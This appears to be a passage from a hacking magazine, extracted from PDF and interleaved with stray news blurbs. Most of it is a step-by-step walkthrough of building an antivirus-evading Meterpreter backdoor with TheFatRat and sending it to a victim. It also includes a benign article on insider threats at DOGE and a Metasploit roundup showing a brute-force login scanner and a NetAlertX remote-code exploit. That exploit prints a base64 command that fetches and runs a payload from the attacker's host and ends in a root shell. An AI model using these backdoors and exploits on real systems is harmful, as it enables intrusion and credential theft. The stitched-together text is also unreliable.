FatRat failed to install these tools even I tried multiple times. I wonder if that is due to a spelling mistake or what. While its usual name is Mono Develop-utils, FatRat refers it to as Mono denvelop utility.

After finding that the name referred to by Fatrat is not present in Kalis apt repositories. I researched a bit. Almost everyone who is trying to include Fat-rat is facing this problem.


```
(root@kali) - [/home/kali/TheFatRat]
# apt search Mono-Denvelop Utils

(root@kali) - [/home/kali/TheFatRat]
# sudo apt-get remove --purge mono-mcs
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package 'mono-mcs' is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 1325 not upgraded.

(root@kali) - [/home/kali/TheFatRat]
#
```

After a bit of research, I installed mono-mcs package which is a compiler of C#.

```
(root@kali) - [/home/kali/TheFatRat]
# apt-get install mono-mcs
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ca-certificates-mono cli-common
  libmono-btls-interface4.0-cil
  libmono-corlib4.5-cil libmono-corlib4.5-dll
  libmono-il8n-west4.0-cil libmono-il8n4.0-cil
  libmono-microsoft-csharp4.0-cil
  libmono-security4.0-cil
  libmono-system-configuration4.0-cil
  libmono-system-core4.0-cil
  libmono-system-numerics4.0-cil
  libmono-system-security4.0-cil
```

After running 'setup.sh' this time, everything worked like a charm.

```
(root@kali) - [/home/kali/TheFatRat]  
# ./setup.sh
```

```
Setup was unable to remove mingw Installation  
[ ✓ ] Dns-Utills .....[ found ]  
[ ✓ ] Mono-Denvelop Utills .....[ found ]  
[ ✓ ] Gcc compiler.....[ found ]  
[ ✓ ] Apache2 .....[ found ]  
[ ✓ ] Gnome Terminal.....[ found ]  
[ ✓ ] UPX Compressor.....[ found ]  
[ ✓ ] Ruby.....[ found ]  
[ ✓ ] Python2.....[ found ]  
[ ✓ ] Python3.....[ found ]
```

At the end, Fatrat asks if you want to access it from anywhere on Kali. My answer definitely is “yes”.

```
Write output directory for fatrat generated files or  
press enter to default.
```

```
Default : /root/Fatrat_Generated
```

```
Write:
```

```
Do you want to create a shortcut for fatrat in your  
system  
so you can run fatrat from anywhere in your terminal  
and desktop ?
```

```
Choose y/n : y
```



Instalation completed , To execute fatrat write anyw
here in your terminal fatrat

Since the installation is successful, let's start FatRat. It can be done as shown below.

```
(root@kali) - [/home/kali/TheFatRat]
# fatrat
```

A small warning. This is the same warning from almost any tool that creates FUD payloads.

```

=====
=====
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL
.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODIST
RIBUTE.COM
=====
=====

Press [Enter] key to continue .....
```

```

      / \ - ((=-/ \
      \   \   \
03051... 202403051... 202403051... 202403051... 202403051... 202403051... 202403051...
      - (  _  ) ) _ -
      . - ' // ' - .
      /   ((   \
03051... 202403051... 202403051... 202403051... 202403051... 202403051... 202403051...
      |   *   |
      \   | _w_ |   /
      )   (   (
03051... 202403051... 202403051... 202403051... 202403051... 202403051... 202403051...
      jgs (( ( - - - ' - - - ) ) )

:::
:::
::: Wait for starting a Service Postgre
sql :::
:::
:::

```

Then the Fatrat menu opens.

```

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.
0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-facto
ry [embed]
[05] Backdooring Original apk [Instagram, Li
ne,etc]
[06] Create Fud Backdoor 1000% with PwnWinds
[Excelent]
[07] Create Backdoor For Office with Microsp
loit
[08] Trojan Debian Package For Remote Acces
[Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit

```



```

[Excelent]
[07] Create Backdoor For Office with Microsp
loit
[08] Trojan Debian Package For Remote Acces
[Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

```

[TheFatRat]—[~]—[menu]:

→ 9 ←

Before you get overwhelmed with the options in the menu, let's first create a listener, chose option "9".

```

=====
Created by Edo Maland
( Sreetsec )
=====
[1] Listeners for payload linux
[2] Listeners for payload Windows
[3] Listeners for payload Mac
[4] Listeners for payload Android
[5] Load a saved Listener
[6] Back to Menu

```

[TheFatRat]—[~]—[listener]:

→ 2 ←

All of the choices you make here depend on the target system you want to target. My target system is Windows. So, I chose "2". Then you are presented with the payload you want.

(I forgot to tell you this. While selecting options, type 1, 2 etc instead of 01, 02 and 04 as this is not working).

```
+-----+
| [ 1 ] windows/shell_bind_tcp |
| [ 2 ] windows/shell_reverse_tcp |
| [ 3 ] windows/meterpreter/reverse_tcp |
| [ 4 ] windows/meterpreter/reverse_tcp_dns |
| [ 5 ] windows/meterpreter/reverse_http |
| [ 6 ] windows/meterpreter/reverse_https |
+-----+

Choose Payload :3
```



I select the meterpreter reverse tcp payload. Then, it will prompt you to select a post exploitation module as shown below. The choice is yours.

```
Choose Payload :3

+-----+
| [ 1 ] sysinfo.rc |
| [ 2 ] fast_migrate.rc |
| [ 3 ] cred_dump.rc |
| [ 4 ] gather.rc |
| [ 5 ] auto_migrate+killfirewall.rc |
+-----+

Choose Post Exploitation Module : 1
```

Then you have to set the listener IP address and port.

Set LHOST IP: 192.168.249.132

Set LPORT: 4444

Error occurred during a connection to localhost:8080.

The site could be temporarily unavailable or too busy. Try again in a few moments.

If you are unable to load any pages, check your computer's network connection.

If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Hackercool Magazine

Do you want to save this configuration to use in future ?

Try Again

Choose y/n : ☐

Choose y/n : y

Write the name for this config. (ex: windows-config)

Filename : test_01

Configuration file saved as test_01.rc

to: /home/kali/TheFatRat/config/listeners/test_01.rc

Hackercool Magazine

The site could be temporarily unavailable or too busy. Try again in a few moments.

If you are unable to load any pages, check your computer's network connection.

If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

To load this configuration press on this menu 5 and select test_01.rc

Try Again

Press [ENTER] key to return to menu . ☐

Give it a name of your choice. I named it task_01 and saved the changes. Our listener is saved and ready. Let's start the listener. To do this, from the listener options, select the option to "load saved listener".

```

=====
=====
[1] Listeners for payload linux
[2] Listeners for payload Windows
[3] Listeners for payload Mac
[4] Listeners for payload Android
[5] Load a saved Listener
[6] Back to Menu

[TheFatRat]—[~]—[listener]:

```

It will display all the saved listeners. Choose your listener and it starts.

```

[TheFatRat]—[~]—[listener]:
    5

+-----+
| Current saved listeners |
+-----+
test_01.rc

+-----+

Write the listener config file you want to load
in msfconsole

Filename : test_01.rc

```

The listener is started and ready for incoming connections.

Hackers are spreading a previously undocumented stealer malware called Arcane through YouTube videos promoting game cheats.


```
[*] Using configured payload generic/shell_reverse_tcp
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> set PAYLOAD windows
/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> set LHOST 192.168.2
49.132
LHOST => 192.168.249.132
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> set LPORT 4444
LPORT => 4444
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> set AutoRunScript m
ulti_console_command -rc /home/kali/TheFatRat/postexploit/sysinfo.rc
AutoRunScript => multi_console_command -rc /home/kali/TheFatRat/postexploit/sysi
nfo.rc
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> set ExitOnSession f
alse

ExitOnSession => false
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.249.132:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
```

It's time to create the payload next. FatRat has multiple options to create payloads most of them being FUD. For start, let's create a payload with msfvenom. Choose option "1" as shown below.

```
=====
| Create Payload with msfvenom ( must install
msfvenom ) |
=====
=====

| =====[***
Hackercool Magazine
| MSFVENOM \ / _ _ _ _ _ |
| _ _ _ _ _ \ / _ _ _ _ _ |
| _ _ _ _ _ \ / _ _ _ _ _ |
| _ _ _ _ _ \ / _ _ _ _ _ |
| ==[v1.3 >]===== \ / (
```

```

Created by Edo Mal
and ( Screenshot )

=====
=====
Hackercool Magazine
[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version )
[14] dll >> FatRat.dll
[15] Back to Menu

└─[TheFatRat]─[~]─[creator]:

```

Select payloads based on your target system. Mine as already said, is Windows. So, I select '2'. Once you select your payload, all your listener IP addresses and hosts names are displayed. FatRat automatically detects external and internal IP addresses of the machine you are running fatrat on and displays it for you.

Eleven state-sponsored groups from China, Iran, North Korea, and Russia have been exploiting an unpatched security flaw in Microsoft Windows since 2017 for data theft, espionage etc.


```

Your local IPV4 address is : 192.168.249.132
Your local IPV6 address is : fe80::9fe2:e4ae:d7
a1:a97f
Your public IP address is : [REDACTED]
Your Hostname is : [REDACTED]

Set LHOST IP: 192.168.249.132
Set LPORT: 4444

Please enter the base name for output files : h
c_app

```

Select your listener IP, listener port and then give your payload a name. Next, select appropriate payload.

```

+-----+
| [ 1 ] windows/shell_bind_tcp |
| [ 2 ] windows/shell/reverse_tcp |
| [ 3 ] windows/meterpreter/reverse_tcp |
| [ 4 ] windows/meterpreter/reverse_tcp_dns |
| [ 5 ] windows/meterpreter/reverse_http |
| [ 6 ] windows/meterpreter/reverse_https |
+-----+

```

Choose Payload : 3



Then FatRat will start creating your payload.

A recently disclosed security flaw that affects Apache Tomcat has come under active exploitation in the wild just after 30 hours of release of a public proof-of-concept (PoC).

```
[ ++++++ ]
[ ++++++ ]
[ ++++++ ]
+++++ ]
```

Attempting to read payload from STDIN..

Attempting to read payload from STDIN...

Attempting to read payload from STDIN...

Attempting to read payload from STDIN...

[-] No platform was selected, choosing Msf::Module
::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the
payload

x86/shikata_ga_nai succeeded with size 516 (iteration=5)

x86/shikata_ga_nai succeeded with size 543 (iteration=6)

x86/shikata_ga_nai succeeded with size 570 (iteration=7)

x86/shikata_ga_nai succeeded with size 597 (iteration=8)

x86/shikata_ga_nai succeeded with size 624 (iteration=9)

x86/shikata_ga_nai chosen with final size 624

Payload size: 624 bytes


```

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 853 (iteration=0)
x86/shikata_ga_nai chosen with final size 853
Payload size: 853 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Fatrat_Generated/hc_app.exe

Your rat file was created and it is stored in : /root/Fatrat_Generated/hc_app.exe

Press [ENTER] key to return to menu .

```

Your payload will be created in the “FatRat-generated” folder as shown below.

```

(root@kali) - [~]
# cd /root/Fatrat_Generated/

(root@kali) - [~/Fatrat_Generated]
# ls
hc_app.exe Powerfull.exe Powerfull-fud.exe

```

This payload needs to be sent to the target user. When he/she executes it on his system, we successfully get a session as shown below.

Cybersecurity researchers have detected a vulnerability in Github actions that can impact over 23,000 repositories.

```

ExitOnSession => false
resource (/home/kali/TheFatRat/config/listeners/test_01.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.249.132:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
[*] Sending stage (177734 bytes) to 192.168.249.131
[*] Session ID 1 (192.168.249.132:4444 -> 192.168.249.131:49793) processing Auto
RunScript 'multi_console_command -rc /home/kali/TheFatRat/postexploit/sysinfo.rc
'
[-] Could not execute multi_console_command: NoMethodError undefined method `spl
it' for nil:NilClass
[*] Meterpreter session 1 opened (192.168.249.132:4444 -> 192.168.249.131:49793)
at 2025-03-15 09:02:41 -0400

```

```
msf6 exploit(multi/handler) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
1		meterpreter x86/wind ows	DESKTOP-2DHVSN7\ADMIN @ DESKTOP-2DHVSN7	192.168.249.132:4444 -> 192.168.249.131:49 793 (192.168.249.131)

```
msf6 exploit(multi/handler) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```

Computer      : DESKTOP-2DHVSN7
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter >

```

Cybersecurity researchers have detected a malicious Python Package Index (PyPI) repository with bogus libraries masquerading as "time" related utilities to steal sensitive data such as cloud access tokens.

CYBER SECURITY

**INSIDER THREAT: CYBER SECURITY EXPERTS
ON GIVING ELON MUSK AND DOGE THE KEYS
TO US GOVERNMENT IT SYSTEMS.**

-o certain federal systems restricted, but a judge has denied the request.

Frank den Hartog
Professor of Information Systems,
Research Chair in Critical
Infrastructure, University of Canberra

Abu Barkat ullah
Associate Professor of Cyber
Security, University of Canberra

Questions of trust

What are the deeper reasons behind this outcry? After all, Musk is far from the first businessman to gain political power.

There is, of course, US President Donald Trump himself, alongside many more on both sides of politics. Most of them kept running their businesses at arm's length and went back to the home after a stint in Washington.

A few weeks ago, word started to come out that the newly minted United States Department of Government Efficiency (DOGE) had acquired unprecedented access to multiple US government computer systems.

DOGE employees – tech billionaire Elon Musk and his affiliates – have been granted access to sensitive personal and financial data, as well as other data critical for national security. This has created a national and international outcry, and serious concerns have been raised about data security, privacy and potential influence.

A group of 14 state attorneys-general attempted to have DOGE's access to

"Cyber security relies on controlling the so-called 'CIA triad' of confidentiality, integrity and availability. Insider threats can compromise all three."

So why are so many people alarmed now, but not before? The key word here is trust. Surveys suggest that many people don't

trust Musk with this kind of access. Does that mean we trusted the others? The foundation of modern cybersecurity is not to trust anything or anybody in the first place.

So while a lack of trust in Musk is one reason for disquiet, another is a lack of influence.

(Cont'd On Next Page)

lack of trust in the current state of cyber security in US government systems and procedures. And for good reason.

An insider threat

The situation in the US raises the spectre of what cyber experts call an “insider threat”. These concern cyber security incidents caused by people who have authorised access to systems and data.

Cyber security relies on controlling the so-called “CIA triad” of confidentiality, integrity and availability. Insider threats can compromise all three.

Authentication and subsequent authorisation of access has traditionally been an important measure to prevent cyber incidents from occurring. But apparently, that is not sufficient any more.

Perhaps the most famous insider incident in history is Edward Snowden’s leak of classified documents from the

US National Security Agency in 2013. Australia too has had its share of insider breaches – the 2000 Maroochy Shire attack is still a textbook example.

Musk and his DOGE colleagues have now become insiders.

How to reduce the risk of insider threat

There are plenty of strategies organisations can follow to reduce the risk of insider threats:

"The most famous insider incident in history is Edward Snowden’s leak of classified documents from the US National Security Agency in 2013. Australia too has had its share of insider breaches – the 2000 Maroochy Shire attack is still a textbook example."

1) more rigorous vetting of employees
2) giving users only the bare minimum access and privileges they need

3) continuously auditing who has access to what, and restricting access immediately when needed

4) authenticating and authorising users every time they access a different system or file (this is part of what is called a “zero trust architecture”)

5) monitoring for unusual behaviour

(Cont'd On Next Page)

regarding insiders accessing systems and files

6) developing and nurturing a cyber-aware culture in the organisation.

In government systems, the public should be able to trust these procedures are being rigorously applied. However, when it comes to Musk and DOGE, it seems they are not. And that's where the core of the problem lies.

Clearances and a lack of care

DOGE employees without security clearance reportedly have access to classified systems which would normally be considered quite sensitive.

However, even security clearances offer no iron-clad guarantees.

Security clearances assume someone can be trusted based on their past. But past performance can never guarantee the future.

In the US, obtaining and holding a security clearance has become a status symbol. A clearance may also be a golden ticket to high-paying jobs and

power, and hence subject to politics rather than independent judgement.

And it seems little care has been taken to keep users' access and privileges to a minimum.

You might think DOGE's employees, tasked with seeking out inefficiency, would only need read-only access to the US government IT systems. However, at least one of them temporarily had "write" access to the systems of the treasury, according to reports, enabling him to alter code controlling trillions in federal spending.

"DOGE employees without security clearance reportedly have access to classified systems which would normally be considered quite sensitive."

It all comes down to trust

Even if all possible access control and vetting procedures are in place and working perfectly, there will always be the problem of how to declassify information.

Or to put it another way: how do you make somebody forget everything they knew when their clearance or access is revoked or downgraded?

What Musk has seen, he can never unsee. And there is only so much that

(Cont'd On Next Page)

can be done to prevent this knowledge from leaking.

Even if all procedures to protect against insider threats are followed perfectly (and they aren't), nothing is 100% secure.

We would still need a certain level of public trust that the obtained data and information would be dealt with responsibly. Has trust in Musk and his affiliates reached that level?

According to recent polling, public opinion is still divided.

**This Article
first
appeared
in
The
Conversation**

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Vulnera

<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine for latest updates



Metasploit This Month



**IVANTI LOGIN SCANNER AND
NETALERTX RCE MODULES**

In this rebooted version of Metasploit This Month, we bring you some of the latest and important modules added that can be very helpful for you while pen testing or Red Team hacking. We brought this feature back as Metasploit is one of the top tools used by both pen testers and Red Teamers. So, let's learn about some modules that you may find helpful.

Ivanti Connect Secure Login scanner module

If you are a pen tester or Red Teamer, you should have recently encountered Ivanti's SSL VPNs at least one time if not multiple times. Many recently released zero-day vulnerabilities in Ivanti's Connect Secure devices may have kept even Blue teamers busy.

Metasploit has recently added a login scanner module for Ivanti connect secure appliances. This module can help both Red Team and Blue Team guys/girls in assessing the security of their VPN appliances or even testing the strength of the passwords used.

```
msf6 > use auxiliary/scanner/ivanti/login_scanner
msf6 auxiliary(scanner/ivanti/login_scanner) > show options
```

```
Module options (auxiliary/scanner/ivanti/login_scanner):
```

Name	Current Setting	Required	Description
ADMIN	false	yes	Select whether to test admin account
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank user name and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users

BLANK_PASSWORDS	false	no	name and password Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:

RHOSTS		yes	ort][...] The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of current threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

Just like many other login scanners Metasploit has, this module can take a single username and password, test blank password, perform dictionary cracking attack etc.

You can even test password of either Admin user or other regular users by setting the option of “Admin” to ‘yes’ or ‘No’.

NetAlertx RCE module

Another module added in the latest release of Metasploit framework is NetAlertx unauthenticated RCE module. NetAlertx is a network presence scanner and alert framework. It is used by organizations to detect what's going on the Wi-Fi/LAN network and enables detection of important devices. You can even schedule scans for devices, port changes and get alerts if unknown devices are added to the network.

NetAlertx versions greater than v23.01.14 and <=24.9.12 are vulnerable to a RCE vulnerability that can be exploited without the need of any credentials. So, if you find a vulnerable NetAlertx device on the network after gaining access, you can exploit it with Metasploit.

```
msf6 > use exploit/linux/http/netalertx_rce_cve_2024_46506
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
msf6 exploit(linux/http/netalertx_rce_cve_2024_46506) > █
```

The GSM Association (GSMA) has formally announced support for end-to-end encryption (E2EE) for securing messages sent via the Rich Communications Services (RCS) protocol. This will bring much-needed security protections to cross-platform messages shared between Android and iOS platforms.


```
msf6 exploit(linux/http/netalertx_rce_cve_2024_46506) > show options
```

```
Module options (exploit/linux/http/netalertx_rce_cve_2024_46506):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
CLEANUP	true	no	Restore DBCLN P_CMD to original value after execution
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metsasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	20211	yes	The target port (TCP)

RPORT	20211	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host
WAIT	75	yes	Wait time (seconds) for the payload to be set

This module may prove helpful usually after gaining access to grab another shell or in unusual circumstances if an NetAlertx instance is exposed to internet. Let's test and see it. For this, I will download a docker container of the vulnerable version as shown below.

```
docker pull jokobsk/netalertx:24.9.12
docker run -rm --network=host \
-v /tmp/netalertx:/app/config \
-v /tmp/netalertx:/app/db \
-e TZ=Europe/Berlin \
-e PORT=20211 \
jokobsk/netalertx:24.9.12
```

Github detected two high-severity security flaws in the open-source ruby-saml library that could allow malicious actors to bypass Security Assertion Markup Language (SAML) authentication protections.


```
(kali㉿kali)-[~]  
$ docker pull jokobsk/netalertx:24.9.12  
24.9.12: Pulling from jokobsk/netalertx  
43c4264eed91: Pull complete  
a75a81895623: Pull complete  
f7269a51b0c1: Pull complete  
935255a9e01e: Pull complete  
42a34bb49b21: Pull complete  
3458c37c3d5b: Pull complete  
Digest: sha256:e6b469628ddf4b7342d2ed4484aaffe6c5  
80fae7887a6d9f5e5a2f4d6c17718e  
Status: Downloaded newer image for jokobsk/netale  
rtx:24.9.12  
docker.io/jokobsk/netalertx:24.9.12
```

```
(kali㉿kali)-[~]  
$ docker run --rm --network=host \  
-v /tmp/netalertx:/app/config \  
-v /tmp/netalertx:/app/db \  
-e TZ=Europe/Berlin \  
-e PORT=20211 \  
jokobsk/netalertx:24.9.12
```

A botnet campaign named Ballista is exploiting unpatched TP-Link Archer routers to spread itself.

```

12:59:19 [Plugin utils] display_name: New Devices
12:59:19 [Plugin utils] description: The template
used for new devices.
12:59:19 [Plugin utils] -----
-----
12:59:19 [Plugin utils] display_name: Notificatio
n Processing
12:59:19 [Plugin utils] description: A plugin to
for advanced notification processing.
12:59:19 [Plugin utils] -----
-----
12:59:19 [Plugin utils] display_name: Pholus (Nam
e discovery)
12:59:19 [Plugin utils] description: This plugin
is to execute a Pholus (name discovery) on the lo
cal network

```

The target is ready. I load the NetAlertx module and set payload
http/X64/Metasploit/reverse_tcp.

```

msf6 exploit(linux/http/netalertx_
rce_cve_2024_46506) > set payload cmd/linux/http/x6
4/meterpreter/rev
erse_tcp
payload => cmd/linux/http/x64/meterpreter/reverse_t
cp
msf6 exploit(linux/http/netalertx_
rce_cve_2024_46506) >

```

The U.S. Department of Justice (DoJ) has charged 12 Chinese nationals including two officers of Ministry of Public Security for their alleged participation in a wide-ranging scheme designed to steal data and suppress free speech and dissent globally.

Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FETCH_COMM AND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	true	yes	Attempt to delete the binary after execution
FETCH_FILELESS	false	yes	Attempt to run payload without touching disk, Linux ≥3.17 only
FETCH_SRVHOST	192.168.249.132	no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for se

FETCH_SRVP ORT	8080	yes	Local port to use for serving payload
FETCH_URI PATH		no	Local URI to use for serving payload
LHOST	192.168.24 9.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the RHOST address and use “check” command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/netalert
x_rce_cve_2024_46506) > check
[*] Sent request to update DBCLNP_CMD to 'python3
/app/front/plugins/db_cleanup/script.py pluginsk
eehistory={pluginskeephistory} hourstokeepnewdev
ice={hourstokeepnewdevice} daystokeepevents={days
tokeepevents} pholuskeepdays={pholuskeepdays}'.
[*] 192.168.249.132:20211 - The target appears to
be vulnerable. Version 24.9.12 detected.
msf6 exploit(linux/http/netalert
x_rce_cve_2024_46506) > █
```

Then, execute the module using command “run” as shown below.

Suspected Iranian Hackers are allegedly using a compromised Indian company's email to target aviation sector of UAE.


```
msf6 exploit(linux/http/netalert
x_rce_cve_2024_46506) > run
[*] Running automatic check ("set AutoCheck false
" to disable)
[+] The target appears to be vulnerable. Version
24.9.12 detected.
[*] Sent request to update DBCLNP_CMD to '/bin/sh
-c echo${IFS}Y3VybcAtc28gL3RtcC9zdnBNTWhZRXJmdCB
odHRwOi8vMTkyLjE2OC4yNDkuMTMyOjgwODAvY3Y3ktT3Zt
b3g0YzJKd2lVNGI4QTtjaG1vZCAreCAvdG1wL3N2cE1NaFlFc
mZ00y90bXAvc3ZwTU1oWUVyZnQmc2xlZXAgMztybSAtdmYgL3
RtcC9zdnBNTWhZRXJmdA==|base64${IFS}-d|sh'.
[*] Waiting for the settings to be properly updat
ed...
```

```
...
[*] Added the payload to the queue. Waiting for the
payload to run...
[*] Sending stage (3045380 bytes) to 192.168.249.13
2
[*] Meterpreter session 1 opened (192.168.249.132:4
444 -> 192.168.249.132:57064) at 2025-03-20 08:18:1
2 -0400
[*] Sent request to update DBCLNP_CMD to 'python3 /
app/front/plugins/db_cleanup/script.py pluginskeeph
istory={pluginskeephistory} hourstokeepnewdevice={h
ourstokeepnewdevice} daystokeepnewevents={daystokeep
events} pholuskeepdays={pholuskeepdays}'.
```

```
meterpreter >
```

```
[*] Sent request to update DBCLNP_CMD to 'python3 /  
app/front/plugins/db_cleanup/script.py pluginskeep  
history={pluginskeephistory} hourstokeepnewdevice={h  
ourstokeepnewdevice} daystokeepnewdevice={daystokeep  
events} pholuskeepdays={pholuskeepdays}'.
```

```
meterpreter > sysinfo  
Computer      : 192.168.249.132  
OS            : (Linux 6.11.2-amd64)  
Architecture : x64  
BuildTuple    : x86_64-linux-musl  
Meterpreter   : x64/linux  
meterpreter > getuid  
Server username: root  
meterpreter > █
```

As you can see in the above image, we successfully got a Meterpreter session on the target system.

DOWNLOADS

[Linked2username tool](#)

<https://github.com/initstring/linkedin2username>

[FatRat](#)

<https://github.com/screetsec/TheFatRat>

[Qubes OS 4.2.4](#)

<https://www.qubes-os.org/downloads/>

[NetAlertX](#)

<https://github.com/jokob-sk/NetAlertX>

